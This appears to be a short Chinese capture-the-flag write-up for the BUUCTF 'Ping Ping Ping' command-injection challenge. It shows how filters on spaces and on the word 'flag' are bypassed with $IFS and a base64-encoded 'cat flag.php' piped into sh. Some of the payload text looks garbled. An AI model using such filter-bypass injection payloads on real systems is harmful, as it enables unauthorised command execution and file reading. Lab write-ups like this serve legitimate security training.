
buuctf-Ping Ping Ping

原创

xixihahawuwu 于 2020-11-23 16:27:30 发布 616 收藏



看着界面，是一道命令执行题


构造payload

Ls查询下


空格被过滤了

IFS1代替

Flag也被过滤了，试试index



一些被过滤的参数。根据这些构造payload



编码 (Encode) 解码 (Decode) ↕交换 (编码快捷键: Ctrl + Enter)

Base64 编码或解码的结果:

Y2F0IGZsYWcucGhw

编码完毕，原文本字节数：12，编码后字节数：16。生成固定链接

这里吧cat flag.php用base64编码一下

构造payload

echo$IFS1Y2F0IGZsYWcucGhw|base64IFS1-d|sh